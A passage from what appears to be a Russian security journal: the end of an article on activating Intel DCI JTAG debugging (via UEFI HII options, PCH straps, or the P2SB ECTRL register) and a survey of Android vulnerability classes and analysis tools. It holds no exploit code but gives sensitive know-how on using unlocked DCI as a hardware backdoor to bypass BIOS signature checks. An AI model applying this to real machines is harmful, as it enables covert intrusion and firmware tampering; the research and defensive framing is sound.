Здесь важно отметить, что первые XHCI-контроллеры не поддерживали DbC, поэтому на системах с такими котроллерами отладка по USB была невозможна. Однако в PCH версии 100 и выше (для Skylake) компания Intel встроила свой собственный контроллер XHCI, который поддерживает DbC. Технология Intel DCI (которая и появилась начиная с процессоров Skylake) использует USB 3.0 DbC в качестве транспорта, для подключения JTAG-клиента. USB 2.0 Debug Port он не использует.

Таким образом, через любой порт USB 3.0 можно подключиться к DCI и осуществлять JTAG-отладку.

АКТИВАЦИЯ DCI

Как же можно активировать этот отладочный интерфейс? Мы нашли три способа:

+ через EFI Human Interface Infrastructure;
+ PCH Strap (Intel Flash Image Tool);
+ P2SB device.

Активация через EFI Human Interface Infrastructure

EFI Human Interface Infrastructure — специальный механизм, который позволяет создавать пользовательский интерфейс в UEFI, обрабатывать и контролировать пользовательский ввод. Если посмотреть строение современных UEFI BIOS, можно найти в них множество скрытых опций, которые недоступны пользователю, но обрабатываются.




Рис. 6

ДАЖЕ ВЫКЛЮЧЕННЫЙ КОМПЬЮТЕР МОЖНО ВЗЛОМАТЬ

Технология Intel Management Engine (ME) является одним из самых загадочных элементов современных x86-платформ. Это дополнительный «скрытый» процессор, который присутствует во всех устройствах на базе чипсетов Intel и «никогда не спит» — работает даже при выключенном компьютере (при наличии дежурного напряжения) — имея доступ к оперативной памяти, сетевому интерфейсу, USB-контроллеру и встроенному графическому адаптеру. Однако интерфейсы подсистемы ME не документированы, и у пользователя нет возможности отключить ME. Поэтому специалисты по безопасности считают, что такая «аппаратная закладка» может быть использована злоумышленниками. В мае 2016 года на форуме Positive Hack Days VI исследователи Positive Technologies Максим Горячий и Марк Ермолов представили несколько техник отключения Intel ME — в частности, с использованием недокументированного механизма Manufacture Mode.

На этом и основан наш первый способ. EFI HII определяет значения по умолчанию для всех опций, в том числе и скрытых. Найдя опцию, связанную с DCI, можно ее активировать для настройки по умолчанию, а затем, установив в BIOS заводские настройки, активировать DCI. Отредактировать эти настройки позволяет утилита AMI BIOS Configuration Program 5.0. Отредактированный образ программируется в SPI-flash программатором или через штатный механизм прошивки BIOS, если позволяют права доступа.

Однако у этого способа есть недостаток: система не загрузится, если активирован Boot Guard, так как утилита изменяет модуль EFI.

Активация через Flash Descriptor Region

DCI также можно активировать через настройку специальных битов конфигурации PCH — либо вручную (они находятся в Flash Descriptor Region), либо с помощью утилиты Flash Image Tool. Данный способ работает даже при включенном Boot Guard.




Рис. 7

Активация через P2SB-устройство

В конце концов, можно попробовать действовать напрямую — через устройство P2SB. В документации на разные поколения PCH можно найти специальный индекс и регистр, используя который можно активировать DCI на лету, если BIOS не заблокировал изменение настройки DCI.


34.3.1 DCI Control Register (ECTRL)—Offset 4h

Access Method

Type: MSG Register
(Size: 32 bits)

Device:
Function:

Default: 0h



Bit Range	Default & Access	Field Name (ID): Description
31:5	0h RO	Reserved.
4	0h RW/L	**Host DCI Enable (HDCIEN):** 0 = Disable DCI 1 = Enable DCI This bit resides in the RTC well and is only reset by RTCRST#. This bit is cleared by writing a 0 to it; writing a 1 has no effect.
3:0	0h RO	Reserved.

Рис. 8

Данный способ является уязвимостью, так как если BIOS не блокирует запись в регистр ECTRL, то из-за особенностей работы (возможности сохранения конфигурации между перезагрузками после выключения питания) позволяет активировать DCI один раз, а далее использовать JTAG-интерфейс как аппаратный backdoor в систему (например, отключать экран блокировки).

Мы провели исследование [12], в результате которого выяснилось, что крупнейшие производители материнских плат не устанавливают блокировку данного регистра, что позволяет активировать DCI и использовать этот механизм, например, для перезаписи BIOS в обход всех средств защиты, включая проверку цифровой подписи.

РЕЗЮМЕ

Наличие отладочных механизмов в современных процессорах Intel позволяет облегчить разработку модулей UEFI, операционных систем, гипервизоров. Исследователи безопасности получают низкоуровневый механизм привилегированного доступа к аппаратуре, который может быть использован для поиска зловредного ПО, исследования недокументированных возможностей аппаратуры или драйверов специфического оборудования. Но, как любой отладочный механизм, DCI может использоваться и злоумышленниками для несанкционированного доступа к данным.

В качестве защиты от таких атак мы рекомендуем активировать Boot Guard, проверять бит активации DCI и запрет отладки в регистре IA32_DEBUG_INTERFACE (при этом DCI может работать, но остановить выполнение уже нельзя, поэтому нет возможности получить доступ к памяти и регистрам).

ИСТОЧНИКИ

1. 1149.1-1990 — IEEE Standard Test Access Port and Boundary-Scan Architecture.
2. www.jtag.com/en/content/about-jtag-technologies
3. resources.infosecinstitute.com/close-look-nsa-monitor-catalog-server-hacking
4. 6th Generation Intel Core Processor I/O Datasheet. Vol. 2.
5. In-Circuit Emulation, Robert R. Collins (rcollins.org/ddj/Jul97).
6. Intel's System Management Mode by Robert R. Collins // Dr. Dobb's Journal. January 1997.
7. Гук М. Процессоры Intel от 8086 до Pentium II — СПб: Питер, 1998.
8. Overview of Pentium Probe Mode by Robert R. Collins (rcollins.org/articles/probemd/ProbeMode.html).
9. Гук М. Процессоры Pentium II, Pentium Pro и просто Pentium — СПб: Питер, 1999.
10. www-ssl.intel.com/content/www/us/en/forms/design/registration-privileged.html
11. www.asset-intertech.com/products/jtag-interposers-and-arium-jtag-adapters
12. habrahabr.ru/company/pt/blog/321440

Проблемы безопасности Android-приложений: классификация и анализ

Михаил Романеев

Использование смартфонов в повседневной жизни не ограничивается голосовыми звонками и СМС. Возможность загружать и выполнять программы, а также мобильный доступ в Интернет привели к появлению громадного числа мобильных приложений. Функциональность современного смартфона составляют браузеры, клиентские программы социальных сетей, офисные приложения и всевозможные сервисы, работающие в Сети. Android-устройства заняли бóльшую часть рынка смартфонов за счет открытой архитектуры платформы Android и удобного API разработчика. На данный момент Android является наиболее популярной мобильной ОС с долей рынка более 75%. Количество приложений, загруженных из магазина Google Play, в 2016 году составило 65 миллиардов [1].

Параллельно наблюдается и бурный рост числа вредоносных приложений: в 2015 году их было обнаружено 2,3 миллиона [3]. Кроме того, около 60% Android-устройств работают на версиях ОС с известными уязвимостями, и они потенциально могут быть атакованы злоумышленниками [6]. Эти угрозы, в свою очередь, привели к развитию средств защиты. Официальный магазин Google Play ввел фильтрацию приложений с помощью песочницы Google Bouncer. Антивирусные компании стали выпускать свои продукты под Android (хотя, как показано в [8], многие из них сами по себе содержат опасные уязвимости). Число научных публикаций по данной теме также возросло: одна из обзорных работ 2015 года о решениях безопасности для Android [2] насчитывает более 40 проектов и упоминает далеко не все известные на данный момент исследования. В связи с тем, что мобильные устройства являются источником и хранилищем большого количества конфиденциальных данных, проблема безопасности ОС Android и ее приложений стоит особо остро.

Платформа Android является свободным ПО, база ее исходных кодов полностью открыта. Производители устройств самостоятельно развивают кодовую базу, создавая специализированные прошивки с целью достижения большей функциональности и лучшей производительности. Побочным результатом такой деятельности становятся уязвимости и слабости в реализации алгоритмов, отсутствующие в основной кодовой базе, но существующие на множестве реальных устройств. Вредоносное ПО использует эти уязвимости для повышения прав и преодоления защитных механизмов. Выявление уязвимостей в прошивках при отсутствии исходных кодов крайне затруднено. Первоочередной проблемой становится отсутствие среды контролируемого выполнения, которая необходима для проведения динамического анализа.

Таким образом, полноценный анализ безопасности устройства требует изучения свойств системного и прикладного ПО в совокупности. В данной статье представлена собственная классификация проблем безопасности Android, а также список требований к системе полносистемного анализа платформы Android.

1. УСТРОЙСТВО ОС ANDROID

В основе ОС Android лежит ядро Linux с некоторыми архитектурными изменениями, которые были сделаны инженерами Google. Приложения для операционной системы Android разрабатываются на языке Java. Начиная с версии Android 1.5 был представлен набор инструментов Android NDK, который позволяет разрабатывать модули приложений на языках C и C++ и компилировать их в машинный код [4]. Приложения поставляются в виде файлов специального формата APK, который является ZIP-архивом с определенной структурой каталогов и файлов. APK-файл приложения содержит:

+ манифест;
+ модули, скомпилированные в машинный код (разделяемые библиотеки .so);
+ различные ресурсы приложения;
+ DEX-файл;
+ прочие необходимые файлы.

Начиная с версии Android 4.4 поддерживаются две среды выполнения приложений: Dalvik VM и ART. Следует отметить, что процесс подготовки APK-файла не изменился, изменился только процесс установки приложений в новой среде выполнения ART. Начиная с версии 5.0 среда выполнения ART стала использоваться по умолчанию вместо Dalvik VM.

Среда выполнения Java-программ Dalvik VM на Android сильно отличается от «обычной» Java VM. Во-первых, при компиляции Java-программы она компилируется в байт-код виртуальной машины Dalvik, который сильно отличается от байт-кода виртуальной машины HotSpot. Виртуальная машина Dalvik является регистровой, что делает ее выполнение на RISC-архитектурах, часто используемых в мобильных устройствах, более эффективным. Также при разработке Dalvik учитывались ограничения памяти в мобильных устройствах. Начиная с версии Android 2.2 среда выполнения Dalvik содержит JIT-компилятор, который компилирует «горячие» куски кода Java-программ в машинный код [5]. Стандартные библиотеки Java были либо заменены на доработанные библиотеки из пакета Apache Harmony либо написаны заново. При компиляции Java-программы получается файл формата DEX (Dalvik Executable), который содержит байт-код для виртуальной машины Dalvik. Формат файла был разработан с целью сокращения объема занимаемой памяти и существенно отличается от стандартного формата JAR. Для вызова модулей, реализованных в машинном коде, из Java-программ используется интерфейс JNI. Стоит отметить, что имеется возможность подгружать машинные модули динамически по сети с помощью компонента DexClassLoader.

2. ПРОБЛЕМЫ БЕЗОПАСНОСТИ

Родительским процессом для всех приложений в ОС Android является процесс Zygote. Данный процесс представляет собой каркас Android-приложения, в котором уже загружены все необходимые библиотеки окружения Android, но отсутствует код самого приложения. Запуск приложения Android с точки зрения операционной системы происходит следующим образом:

A. Вначале происходит системный вызов fork для создания потомка от процесса Zygote (см. рис. 1).

B. В этом новом процессе открывается файл запускаемого приложения (системный вызов open).

C. Происходит чтение информации о файлах классов (classes.dex) и ресурсов из файла приложения. Происходит открытие сокетов для IPC.

D. Выполняется системный вызов mmap для отображения файлов приложения в память.

E. Среда выполнения производит настройку необходимого окружения и выполняет приложение (интерпретирует байт-код Dalvik или передает управление функциям в исполняемом коде в случае ART [7]).




Рис. 1. Запуск нового приложения в ОС Android

На уровне ядра ОС Android каждое приложение является отдельным процессом с уникальными значениями user/group ID, которые даются ему при установке. Таким образом, каждая программа работает в своей песочнице. Начиная с версии 4.3 в дополнение к этой политике безопасности добавилось использование компонента мандатного контроля доступа SELinux [10].

По умолчанию приложение ограничено в своих возможностях и не может сделать ничего, чтобы негативно повлиять на другое приложение или пользователя: ни прочитать пользовательские данные, ни модифицировать системные приложения; отсутствует доступ к сети. Для получения доступа к различным ресурсам приложение обращается к сервисам ОС Android. Разрешения на доступ задаются статически в файле манифеста приложения и выдаются приложению во время его работы по мере необходимости. Система запрашивает у пользователя согласие на выдачу этих разрешений во время установки или во время обновления приложения. Ответственность за выдачу доступа приложению лежит на пользователе, он самостоятельно решает, какому приложению давать разрешения на определенные действия, а какому не давать, — во время его установки. Использование такого подхода, при котором все разрешения выдаются разом при установке приложения, привело к тому, что пользователи стали раздавать полномочия приложениям, не задумываясь о последствиях. В свою очередь, приложения стали запрашивать все больше разрешений по мере расширения их функциональности. В Android 6 Marshmallow данная система заменена на другую: приложение запрашивает доступ к ресурсам у пользователя во время его работы, а пользователь может либо разрешить доступ, либо запретить его [11].

Android-приложение состоит из четырех видов компонентов и не содержит функции main() или какой-то другой единой точки входа. Компоненты приложений взаимодействуют друг с другом с помощью специальных сообщений, называемых Intent.

Компоненты под названием Activity определяют пользовательский интерфейс. Как правило, используется один компонент Activity для описания одного экрана приложения. Activity может запустить другое Activity, передав параметры с помощью механизма Intent. Во время работы только одно Activity может работать и обрабатывать пользовательский ввод, остальные на это время остаются замороженными или уничтожаются, в зависимости от выбранного режима работы приложения.

Компоненты под названием Service [9] производят фоновую обработку. Когда Activity нужно выполнить какую-то операцию, например загрузку файла или проигрывание музыки, и продолжить работу, когда пользователь перешел в другое приложение или свернул текущее, приложение запускает сервис, цель которого — выполнение этой операции. Разработчики могут использовать Service в качестве приложения-демона, стартующего во время загрузки системы. Компонент Service, как правило, поддерживает RPC (Remote Procedure Call), поэтому другие компоненты системы могут обращаться к нему.

Компонент Content provider сохраняет и обменивается данными, используя интерфейс реляционных баз данных. Каждый Content provider содержит уникальный URI для данных и обрабатывает запросы к нему в виде очередей SQL (Select, Insert, Delete).

Компоненты Broadcast receiver выступают в роли ящиков для сообщений от других приложений.

Проблемы безопасности, возникающие в ОС Android, рассматривались в работах [2, 12, 13], но классификация проблем по категориям дана только в статье [2]. Эта классификация достаточно подробная и охватывает многие проблемы безопасности, но у нее есть ряд существенных недостатков: некоторые категории охватывают широкую область уязвимостей, в то время как другие достаточно специализированы; приведенные категории уязвимостей никак не соотносятся с программными уровнями архитектуры ОС Android; не охвачены уязвимости из интернет-источников, а также слабо охвачены уязвимости в протоколах и аппаратуре (п. 2.7 и 2.8 в нашей классификации). Предлагаемая ниже классификация уязвимостей устраняет эти недочеты.

2.1. Уязвимости ядра Linux и его модулей

К данной категории проблем относятся уязвимости, которые присущи всем ОС, основанным на той же версии ядра Linux, что и ОС Android. Эксплойты, использующие уязвимости в ядре, могут получить данные пользователя или права администратора системы. Повысив привилегии процесса до прав администратора системы, вредоносная программа может отключить систему безопасности Android, вставить в существующие программы вредоносный код и установить руткит. К тому же производители различных устройств добавляют в ядро модули для своих устройств; в этих модулях также могут быть уязвимости. Примеры уязвимостей повышения привилегий описаны в [14, 15, 16, 64]. Также стоит отметить, что совсем недавно была обнаружена уязвимость в компоненте ashmem для межпроцессного взаимодействия в Android [62].

2.2. Уязвимости модификаций и компонентов производителей устройств

В последнее время производители различных мобильных устройств стали выпускать свои модифицированные прошивки Android. Эти прошивки могут содержать различные приложения и сервисы, разработанные производителем устройства, которые чаще всего нельзя удалить. Например, в октябре 2016 года был обнаружен скрытый бэкдор в прошивках Foxconn [63]. Анализ этих сервисов, приведенный в статьях [17], показывает, что в них содержится от 65 до 85% уязвимостей, обнаруженных во всей системе. К тому же стоит отметить, что уязвимости, которые были обнаружены и исправлены в основной ветке Android, могут долгое время оставаться в ветках производителей устройств [18, 19].

2.3. Уязвимости модулей в машинных кодах

Android-приложения поддерживают запуск машинного кода через интерфейс JNI. Это порождает еще одну категорию уязвимостей, связанную с широко известными уязвимостями утечек памяти в низкоуровневых языках (например, в C и C++) [20]. Поскольку на уровне процессов ОС Android нет никаких ограничений, кроме накладываемых ядром Linux, сторонние библиотеки в машинных кодах могут использовать разрешения, выданные всему приложению, для совершения вредоносной активности (см. также следующую категорию уязвимостей, п. 2.4). Также модули приложения в машинных кодах используются авторами вредоносных приложений, чтобы обойти инструменты анализа и мониторинга уровня Android. Эти модули также могут использовать техники противодействия анализу, используемые в обычных программах.

2.4. Уязвимости механизмов межкомпонентного взаимодействия

К данной категории относятся уязвимости, связанные с взаимодействием между различными компонентами приложений. Так как на уровне операционной системы приложение ограничено песочницей процесса, ему необходим механизм доступа к компонентам ОС Android для взаимодействия с ними. Это происходит через устройство /dev/Binder и различные другие сервисы ОС Android. Как уже говорилось выше, параметры этого доступа задаются в файле манифеста, в виде XML-файла с разрешениями. Анализ, приведенный в статьях [12, 21, 22, 23, 24, 25], указывает на недочеты этой системы ограничений и показывает пути их обхода. Так, например, приложение может воспользоваться правами доступа другого приложения и получить с помощью него данные через ICC. Также могут быть уязвимости, связанные со сторонними библиотеками. Сторонние библиотеки, используемые в приложении, получают тот же набор ограничений, что и само приложение. Поэтому сторонние библиотеки могут использовать разрешения, выданные всему приложению, для совершения вредоносной активности. Приложения к тому же могут перехватывать системные события, пересылаемые через широковещательный запрос, и сохранять информацию о входящих звонках и СМС.

2.5. Уязвимости в самих приложениях

Каждое приложение сохраняет какие-то данные о пользователе. Эти данные необходимо защищать должным образом, чтобы к ним не могли получить доступ другие приложения, — но такая защита предусмотрена не всегда. Например, Skype в одной из версий приложения сохранял базу данных контактов в открытом виде на диске. Таким образом, контакты можно было прочитать любым другим приложением, у которого есть доступ к диску [26]. Также приложения могут использовать криптографические библиотеки с ошибками [27] или же какие-то собственные реализации. К тому же не все приложения производят хорошую аутентификацию и авторизацию пользователя. Кроме этого, приложения могут позволять SQL-инъекции и подвержены атакам XSS. Также стоит отметить, что большинство разрабатываемых приложений написаны на Java без использования какой-либо защиты для бинарного кода, а байт-код Java, как известно, легко поддается дизассемблированию и анализу. Стоит отметить, что к этой категории уязвимостей относится также известный список Mobile OWASP-10. Многие подобные уязвимости описаны в [28, 29].

2.6. Уязвимости во встроенных сервисах и библиотеках

Стандартный набор библиотек и сервисов, работающих в Android, также содержит уязвимости. Например, недавно была обнаружена уязвимость Stagefright в библиотеке для отображения видео в MMS-сообщениях, которой были подвержены все версии Android, начиная с 2.2 [30]. Позже была обнаружена уязвимость в компоненте MediaServer, которой подвержены все версии Android с 2.3 до 5.1 [31]. В статье [13] показаны уязвимости рантайма Dalvik: запустив большое количество процессов в системе, можно добиться, что последующий процесс запустится с правами администратора.

2.7. Интернет-источники

Android-приложения распространяются через широкое количество источников помимо официального магазина приложений. Поскольку Android-приложения написаны в основном на Java, то они легко поддаются обратной разработке и переупаковке с использованием вредоносного кода [32, 33]. Кроме того, как было показано в статье [34], песочницу анализа приложений Bouncer, используемую в официальном каталоге, легко обойти. Поэтому и в самом официальном магазине содержится большое количество вредоносных программ. Кроме этого, Android поддерживает удаленную установку приложений через Google Play на устройства, связанные с Google-аккаунтом. Таким образом, если взломать учетную запись Google для устройства, можно установить из Google Play вредоносное приложение, которое туда предварительно загрузил злоумышленник. При этом на экране мобильного телефона не требуется каких-либо подтверждений этих действий, поскольку они запрашиваются в окне браузера и приложение устанавливается на телефон в фоновом режиме при получении доступа к Интернету. Также к этой категории уязвимостей относится использование социальной инженерии, когда для продолжения работы предлагают установить приложение из неавторизованного источника [35].

2.8. Уязвимости аппаратуры и связанных с ней модулей и протоколов

Мобильные устройства, работающие под управлением ОС Android, имеют широкий набор аппаратуры для взаимодействия с внешним миром. Соответствующие уязвимости можно эксплуатировать при непосредственной близости к устройству или при наличии физического доступа к устройству. Примерами таких атак служат атака типа «отказ в обслуживании» на технологию Wi-Fi Direct [36], кража данных кредитных карт с помощью NFC [37], исполнение удаленного кода через Bluetooth [38], установка вредоносного приложения без ведома пользователя через adb с помощью механизма бэкапов [39]. В работе [13] показаны уязвимости, с помощью которых можно повысить привилегии приложения, используя ошибки в реализации протокола adb.

3. ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА ANDROID-ПРИЛОЖЕНИЙ

С того момента, как были выпущены первые Android-телефоны, было написано большое количество инструментов для анализа Android-приложений. Наиболее полный обзор этих инструментов содержится в статьях [40, 41, 42, 2]. В первых трех источниках инструменты классифицированы по видам анализа: статический, динамический и их объединение (смешанный). В статье [2] используется классификация инструментов по стадиям развертывания приложения на Android-устройстве. В нашей работе используется классификация по видам анализа.

Статический анализ

Инструменты статического анализа можно разделить на следующие категории:

+ Инструменты, извлекающие метаинформацию из манифеста приложения и предоставляющие информацию о запрашиваемых разрешениях, компонентах Activity, сервисах и зарегистрированных Broadcast receivers. Метаинформация часто используется позже в динамическом анализе для запуска функций приложения.
+ Инструменты для модификации существующего байт-кода приложения с использованием техники инструментирования. Это позволяет, например, добавлять трассирование функциональности в существующие приложения.
+ Инструменты, которые реализуют декомпилятор или дизассемблер байт-кода Dalvik.

Одним из наиболее популярных инструментов обратной разработки является Apktool [43]. Он имеет возможности декодирования ресурсов приложения приблизительно в оригинальную форму, переупаковки приложений обратно в APK/JAR-файлы, отладку байт-кода smali. Для декомпилирования и компилирования в apktool байт-кода Dalvik используется другой широко известный проект smali/backsmali [44]. Также для дизассемблирования байт-кода Dalvik часто применяется инструмент Dedexer [45].

Radare2 [46] — инструмент с открытым исходным кодом для дизассемблирования, анализа, отладки и изменения бинарных файлов Android-приложения.

Один из самых разносторонних инструментов для статического анализа — Androguard [47]. Он может дизассемблировать и декомпилировать приложение обратно в исходный код Java. Получив два APK-файла, он может посчитать коэффициент их похожести для детектирования переупакованных приложений или известных вредоносных приложений. Благодаря своей гибкости он используется в некоторых инструментах смешанного анализа.

Более полный список инструментов статического анализа можно найти в статьях, указанных выше. Следует отметить, что статический анализ имеет ряд существенных ограничений, связанных с тем, что имеется лишь абстрактное представление о программе. Например, статический анализ становится намного сложнее, если к программе применены обфусцирующие преобразования. В зависимости от сложности обфускации некоторые (а может, и все) статические подходы могут стать абсолютно бесполезными. Если вызов каждого метода делается только косвенно, вряд ли удастся построить граф вызовов программы. В Android такое преобразование можно сделать, используя Java Reflection API для вызова методов и создания объектов вместо использования обычных вызовов и инструкций создания нового объекта. На рынке решений по защите исходного кода уже представлено несколько продуктов для обфускации файлов Android-приложений, которые могут свести на нет все преимущества статического анализа [48, 49]. Более подробно о техниках противодействия статическому анализу можно почитать в [50].

Динамические и смешанные инструменты анализа

Инструменты динамического анализа отслеживают поведение неизвестного приложения во время выполнения при запуске его в контролируемой песочнице для получения поведенческого следа. Для этого производится инструментирование песочницы на различных уровнях архитектуры участками кода, которые отслеживают поведение приложения и ОС Android.




Рис. 2. Уровни архитектуры песочницы Android

Архитектура песочницы Android представляет из себя эмулятор Android (чаще всего QEMU), внутри которого работает ОС Android. Инструментирование производится либо на уровне эмулятора, либо на уровне ОС Android, либо и там и там. Уровень ОС Android также делится на четыре подуровня:

+ приложения,
+ среда разработки приложения,
+ рабочее окружение приложения и библиотеки,
+ ядро и его модули.

Техники, используемые в динамическом анализе приложения:

+ Отслеживание помеченных данных. Такие инструменты используются, чтобы отслеживать потенциальные утечки конфиденциальной информации.
+ Мониторинг системных вызовов. Инструменты могут записывать системные вызовы с помощью инструментирования виртуальных машин, strace или модуля ядра. Это позволяет производить трассировку машинного кода.
+ Трассировка методов (функций). Инструменты могут отслеживать вызовы Java-методов приложения в виртуальной машине Dalvik, вызовы функций в машинных кодах через JNI, системные вызовы и прерывания.

К инструментам смешанного анализа относятся инструменты, которые сочетают в себе техники динамического и статического анализа.

4. ИДЕАЛЬНАЯ СИСТЕМА ПОЛНОСИСТЕМНОГО АНАЛИЗА ПЛАТФОРМЫ ANDROID

Статьи [40, 41, 42, 2] насчитывают более 40 различных инструментов как для анализа Android-приложений, так и для анализа ОС Android в целом. Как было замечено в статьях [34, 60, 61], существующие инструменты динамического анализа обладают рядом серьезных недостатков. Данные недостатки присущи и стандартному инструменту анализа приложений в магазине Google Play — Google Bouncer, вследствие чего вредоносные приложения могут распространяться через официальный магазин, не будучи обнаруженными.

Сопоставление возможностей подходов и систем в рассмотренных публикациях позволяет сформулировать требования к идеальной системе анализа платформы Android, которая способна анализировать в совокупности приложения и все слои системного ПО. Система заимствует некоторые эффективные приемы из рассмотренных работ, комбинируя их с целью преодоления недостатков в существующих решениях.

Архитектура системы представлена на рис. 3. Основным компонентом является полносистемный эмулятор, который может загружать как прошивки ОС Android с реальных устройств, так и официальный образ Android для эмулятора. Эмулятор поддерживает проброс датчиков от реального устройства, а также исполнение отдельных участков кода на реальных устройствах. Внутри эмулятора работают модули, которые обеспечивают:

+ поддержку смешанного исполнения,
+ трассировку приложений,
+ анализ помеченных данных,
+ анализ межкомпонентного взаимодействия,
+ склейку машинного и Java-кода приложения,
+ взаимодействие с реальным оборудованием.




Рис. 3. Архитектура системы Android

Список требований к данной системе

1. Поддержка загрузки прошивок от производителей различных устройств

Существенным недостатком всех существующих инструментов анализа ОС Android и ее приложений является невозможность запуска прошивок от производителей устройств в доступных эмуляторах. Как было показано в п. 2.2, модифицированные прошивки от производителей устройств содержат от 65 до 85% уязвимостей, обнаруженных во всей системе. На данный момент не существует инструментов для анализа, которые позволяли бы запускать прошивки от производителей. Все существующие решения работают на специальной сборке Android для виртуальной платформы GoldFish.

2. Возможность исполнения отдельных кусков машинного кода на реальном устройстве

По информации из статей [34, 61], существуют способы выявления работы внутри эмулятора. Как правило, выявляется выполнение в эмуляторе QEMU в режиме бинарной трансляции, поскольку именно на нем основано большинство песочниц. Способы основаны на разном поведении определенных участков машинного кода в эмуляторе и на реальном устройстве. Так как изменение механизма бинарной трансляции представляется сложной задачей, исполнение отдельных кусков машинного кода на реальном устройстве было бы хорошим подходом для противостояния данным способам обнаружения эмулятора.

3. Проброс данных от датчиков оборудования реальных устройств в эмулятор

Как было описано в статьях [34, 61], существуют способы определения эмулятора, основанные на данных, получаемых от датчиков оборудования, таких как акселерометр, гироскоп, GPS, датчик света, силы тяжести. Выходные значения этих датчиков основаны на информации, собранной из окружающей среды, и следовательно, реалистичная их эмуляция является сложной задачей. Присутствие такого рода датчиков — основное различие между смартфонами и настольными компьютерами. Увеличивающееся число датчиков на смартфонах дает новые возможности для идентификации мобильных устройств.

4. Совместный анализ на уровне Java-кода и машинного кода

Затруднением для многих систем анализа Android-приложений является то, что приложения содержат как модули в байт-коде Dalvik, так и модули в машинных кодах. Из существующих решений поддержка анализа всех модулей реализована только в DroidScope [57] и CopperDroid [58, 59]. Идеальная система анализа должна позволять отслеживать потоки данных и управления на уровне пользовательского и системного кода. Для пользовательского кода, когда это возможно, следует поднимать уровень представления до Java-кода, являющегося высокоуровневым языком разработки. Также необходимо обеспечивать «склейку» потоков данных и управления при переходе от машинного кода к Java и наоборот.

5. Поддержка анализа межкомпонентного взаимодействия

В статье о CopperDroid [58] показана реализация поддержки анализа межкомпонентного взаимодействия как внутри Android-приложения, так и между различными приложениями. Это сделано с помощью перехвата данных, проходящих через компонент ядра Binder, так как все взаимодействие проходит через него. Подход, реализованный в CopperDroid, позволяет не производить модификации исходного кода Android, что дает возможность его переноса на новые версии ОС Android и новую среду запуска приложений ART с минимальными изменениями.

6. Защита от статических эвристик обнаружения

Как показано в статьях [34, 61], большинство песочниц для анализа можно обнаружить, просто проверив значения IMEI, IMSI или номера сборки прошивки у устройства. Также эмулятор может быть обнаружен, если проверить на стандартные значения таблицу маршрутизации. Из существующих решений защита от обнаружения по статическим эвристикам реализована только в проекте ApkAnalyzer [65].

7. Минимальные изменения прошивок Android

Также стоит отметить, что многие решения динамического анализа основаны на инструментировании кода различных компонентов ОС Android, в частности виртуальной машины Dalvik. Это осложняет их дальнейшую поддержку, а также миграцию в новую среду запуска приложений ART. Многие песочницы ограничиваются только анализом кода компонентов Java, тогда как все больше и больше приложений используют компоненты в машинных кодах.

8. Поддержка полносистемного анализа помеченных данных с отслеживанием потоков управления

Стоит отметить, что многие из инструментов динамического анализа используют анализ помеченных данных, используя для этого инструмент TaintDroid [56]. В статье [60] были показаны успешные способы обхода анализа данного инструмента. Причиной успешности данных атак являются следующие факты: 1) TaintDroid отслеживает только потоки данных и не отслеживает потоки управления, 2) TaintDroid отслеживает потоки данных только на уровне виртуальной машины Dalvik и проходящих через интерфейс JNI.

Возможные пути разрешения данных недостатков описаны в [60] и дают направление для дальнейших исследований.

9. Поддержка символьного исполнения и частичного исполнения с конкретными значениями с использованием данных, полученных из статического анализа кода (concolic execution — смешанное исполнение)

В статье [51] описана среда анализа, реализующая данный подход. Эта среда сочетает в себе техники статического анализа графа потока управления программы, символьного исполнения программы и исполнения программы с конкретными значениями. Подходы, сочетающие техники символьного исполнения и исполнения программы с конкретными значениями, описаны в статьях [52, 53, 54, 55]. Целью данного метода является наблюдение путей исполнения, которые приводят к секциям программы, содержащим «интересный» код. Под «интересным» кодом понимают такой код, выполнение которого зависит от каких-либо произошедших внешних событий или настроек окружения системы. Например, код классов в Android, динамически подгружаемый с помощью компонента DexClassLoader, или вызов «машинных» методов через интерфейс JNI.

ЗАКЛЮЧЕНИЕ

Проблемы безопасности мобильной ОС Android существуют на всех уровнях платформы и требуют более комплексного подхода, чем те меры защиты, которые можно наблюдать сейчас. При разработке классификации уязвимостей, представленной в данной статье, было замечено, что одна из главных проблем — значительная фрагментация рынка, которая не позволяет организовать своевременную поставку обновлений безопасности всем устройствам, как это реализовано в iOS.

При этом ныне существующие средства защиты, включая антивирусы и песочницы, имеют множество недостатков и не могут полностью защитить пользователя. Хотя создать песочницу для полносистемного анализа ОС Android без описанных недостатков можно, если руководствоваться списком требований, представленных в данной статье.

